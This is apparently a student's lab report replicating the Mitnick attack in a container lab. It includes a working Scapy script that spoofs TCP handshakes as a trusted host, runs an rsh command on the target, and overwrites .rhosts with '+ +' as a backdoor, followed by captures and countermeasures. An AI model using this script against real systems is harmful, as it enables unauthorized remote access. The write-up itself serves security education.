

Mitnick Attack

Name : Zernouh Lakhdar

Group : 2


Introduction:

In this lab we are tasked with replicating Kevin Mitnick's famous attack. First, we have to DoS the Trusted Server's machine. Second, sniff and spoof packets in order to establish a connection and send a command in order to overwrite the .rhosts file. Finally, we have to establish a connection between the Attacker's and X-terminal machine.

Host	IP Address	Role
X-Terminal	10.9.0.5	Target machine
Trusted Server	10.9.0.6	Trusted host
Attacker	10.9.0.1	Launches all spoofed packets via Scapy

Lab Setup

We have added the Trusted Server IP address in the .rhosts file in order to login without authentication.




We are able to verify that the Trusted Server is able to login without authentication

```
[03/30/26]seed@VM:~/.../Labsetup$ docksh c9
root@c9712212ca08:/# su seed
seed@c9712212ca08:/$ rsh 10.9.0.5 date
Mon Mar 30 07:44:32 UTC 2026
seed@c9712212ca08:/$
```

Task 1: Simulated SYN Flooding

Now, we need to add the Trusted Server's MAC address into the ARP table of the X-terminal as it will require a MAC address before responding to the SYN packet of the Trusted Server. The first step would be to ping the Trusted Server's IP from the X-terminal and then adding the MAC address to the ARP table. The commands are shown below.



Task 2: Spoof TCP Connections and rsh Sessions

Task 2.1: Spoof the first TCP connection

Step 1: In order for a connection to be established, it requires the 3-way handshake. SYN, SYN-ACK and ACK. We can spoof the SYN packet using the following code provided:

```
#!/usr/bin/python3

from scapy.all import *


x_ip = "10.9.0.5"
srv_ip = "10.9.0.6"

ip = IP(src=srv_ip, dst=x_ip)

tcp = TCP(
    sport=1023,
    dport=514,
    flags="S",
    seq=1000
)


pkt = ip/tcp

send(pkt)
```



As we can observe above in the wireshark output, we were able to successfully send a SYN spoofed packet to the X-terminal machine and receive a SYN-ACK in return.

Step 2: Since we were able to receive a SYN-ACK packet successfully from the X-terminal, we would now have to reply with a ACK packet in order to establish the connection. To do that, we can use the following code:



As we can see above, the connection was established since there is a 3-way handshake

Task 2.2 Spoof the Second TCP Connection

Now we are tasked with sending rsh data to the X-terminal once the connection is established.

This is the full code python

```
#!/usr/bin/python3
from scapy.all import *
import threading
import time

X_IP      = "10.9.0.5" # X-Terminal IP
X_PORT    = 514        # rshd port on X-Terminal
SRV_IP    = "10.9.0.6" # Trusted server IP (we impersonate this)
SRV_PORT  = 1023       # Source port (rsh requires 1023 or below)
SECOND_PORT = 9090     # Port for rsh's second (stderr) connection
IFACE     = "br-114b2efc679f" # Bridge interface — change if different
ISN       = 0x1000     # Our initial sequence number for the SYN

# Command to run on X-Terminal via rsh
# Change this for Task 3 (backdoor):
# COMMAND = "echo ++ > .rhosts"
COMMAND   = "touch /tmp/xyz"

# _____
# GLOBALS
```

```

# =====
seq_num      = ISN + 1      # Tracks our current sequence number
second_conn_done = threading.Event()

# =====
# THREAD: Listen for the second TCP connection
# (X-Terminal initiates this to SRV_IP:SECOND_PORT)
# rshd will not execute the command until this
# connection is successfully established.
# =====
def listen_for_second_connection():
    def handle(pkt):
        if IP not in pkt or TCP not in pkt:
            return
        tcp = pkt[TCP]

        # We want the SYN (not SYN+ACK) from X-Terminal to our second port
        if tcp.flags == "S":
            print(f"\n [2nd conn] SYN received from X-Terminal seq={tcp.seq}")

            # Reply with SYN+ACK
            ip_layer = IP(src=SRV_IP, dst=X_IP)
            tcp_layer = TCP(
                sport = SECOND_PORT,
                dport = tcp.sport,
                flags = "SA",
                seq   = 0x2000,
                ack   = tcp.seq + 1
            )
            send(ip_layer / tcp_layer, verbose=0)
            print(f" [2nd conn] SYN+ACK sent ✓")
            second_conn_done.set()
            return True # stop sniffing

    pkt_filter = (
        f"tcp"
        f" and src host {X_IP}"
        f" and dst host {SRV_IP}"
        f" and dst port {SECOND_PORT}"
    )
    sniff(
        iface      = IFACE,
        filter      = pkt_filter,
        prn         = handle,
        stop_filter = lambda p: second_conn_done.is_set()
    )

# =====
# FIRST TCP CONNECTION

```

```

# Steps:
# 1. Send spoofed SYN (attacker → X-Terminal, pretending to be server)
# 2. Sniff SYN+ACK (X-Terminal → trusted server)
# 3. Send spoofed ACK (complete the 3-way handshake)
# 4. Send rsh data (port, user IDs, command)
# =====
def handle_first_connection(pkt):
    global seq_num

    if IP not in pkt or TCP not in pkt:
        return
    tcp = pkt[TCP]

    # We only care about the SYN+ACK response from X-Terminal
    if tcp.flags != "SA":
        return

    x_isn = tcp.seq
    print(f"\n [1st conn] SYN+ACK received x_seq={x_isn}")

    ip = IP(src=SRV_IP, dst=X_IP)

    # — Step 3: complete the handshake with ACK —————
    ack_pkt = TCP(
        sport = SRV_PORT,
        dport = X_PORT,
        flags = "A",
        seq = seq_num,
        ack = x_isn + 1
    )
    send(ip / ack_pkt, verbose=0)
    print(f" [1st conn] ACK sent ✓ (handshake complete)")

    # — Step 4: send rsh data packet —————
    # Format: <stderr_port>\x00<client_uid>\x00<server_uid>\x00<cmd>\x00
    rsh_payload = f"{SECOND_PORT}\x00seed\x00seed\x00{COMMAND}\x00".encode()

    data_pkt = TCP(
        sport = SRV_PORT,
        dport = X_PORT,
        flags = "A",
        seq = seq_num,
        ack = x_isn + 1
    )
    send(ip / data_pkt / rsh_payload, verbose=0)
    seq_num += len(rsh_payload)
    print(f" [1st conn] rsh data sent ✓")
    print(f"          command: {COMMAND}")

    return True # stop sniffing

```

```

# =====
# MAIN
# =====
def main():
    print("=" * 52)
    print(" Mitnick Attack")
    print("=" * 52)
    print(f" Target      : {X_IP}:{X_PORT}")
    print(f" Impersonate : {SRV_IP}:{SRV_PORT}")
    print(f" Interface   : {IFACE}")
    print(f" Command     : {COMMAND}")
    print("=" * 52)

    # Start second-connection listener BEFORE sending anything
    # so it is already sniffing when X-Terminal sends the SYN
    print("\n[*] Starting second-connection listener...")
    t = threading.Thread(target=listen_for_second_connection, daemon=True)
    t.start()
    time.sleep(0.5) # give the sniffer time to arm itself

    # — Step 1: send spoofed SYN —————
    print("[*] Sending spoofed SYN...")
    syn = IP(src=SRV_IP, dst=X_IP) / TCP(
        sport = SRV_PORT,
        dport = X_PORT,
        flags = "S",
        seq   = ISN
    )
    send(syn, verbose=0)
    print(f" SYN sent seq={ISN} ✓")

    # — Step 2: sniff the SYN+ACK and complete the handshake —————
    print("[*] Waiting for SYN+ACK from X-Terminal...")
    pkt_filter = (
        f"tcp"
        f" and src host {X_IP}"
        f" and dst host {SRV_IP}"
        f" and dst port {SRV_PORT}"
    )
    sniff(
        iface    = IFACE,
        filter    = pkt_filter,
        prn      = handle_first_connection,
        count     = 1
    )

    # — Wait for second connection to complete —————
    print("\n[*] Waiting for second connection (rshd stderr)...")
    second_conn_done.wait(timeout=10)

```



```

print("\n" + "=" * 52)
if second_conn_done.is_set():
    print(" [✓] Attack complete!")
    print(f"    Check X-Terminal: ls -la /tmp/xyz")
    if "rhosts" in COMMAND:
        print(f"    Then try: rsh {X_IP} (no password needed)")
else:
    print(" [!] Second connection timed out.")
    print("    rshd did not complete — command likely NOT executed.")
    print("    Try running the script again.")
print("=" * 52)

if __name__ == "__main__":
    main()

```


After we excute the code

```

seed@VM: ~/.../Labsetup
print(f'({pkt[IP].src}:{pkt[TCP].sport} -> {pkt[IP].dst}:{pkt[TCP].dport} flags={pkt[TCP].flags} seq={pkt[TCP].seq} ack={pkt[TCP].ack} len={len(pkt[TCP].payload)})')
sniff(iface='br-114b2efc679f', filter='host 10.9.0.5', prn=show)
10.9.0.6:1023 -> 10.9.0.5:514 flags=S seq=4096 ack=0 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=SA seq=1236727985 ack=4097 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=SA seq=1236727985 ack=4097 len=0
10.9.0.6:1023 -> 10.9.0.5:514 flags=A seq=4097 ack=1236727986 len=0
10.9.0.6:1023 -> 10.9.0.5:514 flags=A seq=4097 ack=1236727986 len=30
10.9.0.5:514 -> 10.9.0.6:1023 flags=A seq=1236727986 ack=4127 len=0
10.9.0.5:1023 -> 10.9.0.6:9090 flags=S seq=492202711 ack=0 len=0
10.9.0.6:9090 -> 10.9.0.5:1023 flags=SA seq=8192 ack=492202712 len=0
10.9.0.5:1023 -> 10.9.0.6:9090 flags=A seq=492202712 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=PA seq=1236727986 ack=4127 len=1
10.9.0.5:514 -> 10.9.0.6:1023 flags=FA seq=1236727987 ack=4127 len=0
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=492202712 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=1236727986 ack=4127 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=492202712 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=1236727986 ack=4127 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=492202712 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=1236727986 ack=4127 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=492202712 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=1236727986 ack=4127 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=492202712 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=1236727986 ack=4127 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=492202712 ack=8193 len=0

```

We can notice on wireshark that the rsh data was sent to the X-terminal.



We can verify if the rsh data (touch) was able to execute or not by using the following commands in the X-terminal.

```
root@clb85f144a58:/tmp# ls -l
total 0
-rw-r--r-- 1 seed seed 0 Mar 30 10:55 xyz
root@clb85f144a58:/tmp#
```

Task 3: Setup Up a Backdoor

Finally, in order to create a backdoor in X-terminal we simply have to overwrite the .rhosts file's data. Once the file is overwritten, it will allow any IP to rsh without requesting a password. Here is the final code which combines all the previously written codes:

In the above program, we initiate a connection by sending a spoofed SYN packet to the X-terminal. Then, list packets which are received if it's a SYN-ACK packet. Further, we spoof an ACK packet in order to complete the 3-way handshake. Then we send out the rsh data which contains command to overwrite the rhosts file with " + " so that it doesn't require authentication when we login. After the X-terminal initiates a second connection, we sniff the SYN packet and send out a spoofed SYN-ACK packet to the X-terminal. This will ensure that the rsh connection is established.


```

10.9.0.6:1023 -> 10.9.0.5:514 flags=S seq=4096 ack=0 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=A seq=2469729181 ack=4131 len=0
10.9.0.6:1023 -> 10.9.0.5:514 flags=S seq=4096 ack=0 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=SA seq=629704952 ack=4097 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=SA seq=629704952 ack=4097 len=0
10.9.0.6:1023 -> 10.9.0.5:514 flags=A seq=4097 ack=629704953 len=0
10.9.0.6:1023 -> 10.9.0.5:514 flags=A seq=4097 ack=629704953 len=34
10.9.0.5:514 -> 10.9.0.6:1023 flags=A seq=629704953 ack=4131 len=0
10.9.0.5:1023 -> 10.9.0.6:9090 flags=S seq=4181428957 ack=0 len=0
10.9.0.6:9090 -> 10.9.0.5:1023 flags=SA seq=8192 ack=4181428958 len=0
10.9.0.5:1023 -> 10.9.0.6:9090 flags=A seq=4181428958 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=PA seq=629704953 ack=4131 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=4181428958 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FA seq=629704954 ack=4131 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=629704953 ack=4131 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=4181428958 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=629704953 ack=4131 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=4181428958 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=629704953 ack=4131 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=4181428958 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=629704953 ack=4131 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=4181428958 ack=8193 len=0
10.9.0.5:514 -> 10.9.0.6:1023 flags=FPA seq=629704953 ack=4131 len=1
10.9.0.5:1023 -> 10.9.0.6:9090 flags=FA seq=4181428958 ack=8193 len=0

```


Now to establish a rsh connection, simply type the following command:

rsh 10.9.0.5



From the above screenshot, we can observe that it didn't ask for a password which means that we were able to successfully place a backdoor in the X-terminal.

We can observe similar results on the Wireshark:



We can check the .rhosts file on X-terminal to verify if we were able to successfully overwrite the files data with "+ +". The command is `cat .rhosts`

```
root@c1b85f144a58:/# cat /home/seed/.rhosts
+ +
root@c1b85f144a58:/#
```

Countermeasures

TCP Sequence Numbers: Randomized ISNs

RFC 6528 mandates random ISN generation, making blind sequence prediction infeasible. All modern OSes implement this.

Encrypted Remote Shell: Replace rsh/rlogin with SSH

SSH uses public-key cryptography and encrypts all traffic. It is immune to IP spoofing-based attacks because authentication is cryptographic, not IP-based.

Network-Level Defense: Ingress/Egress Filtering

Routers should drop packets whose source IP does not match the expected network range — this prevents IP spoofing from outside the local network.

Host Trust Files: Never use `.rhosts` or `/etc/hosts.equiv`. These files provide IP-based authentication with no cryptographic verification. They should be considered insecure and disabled on all production systems.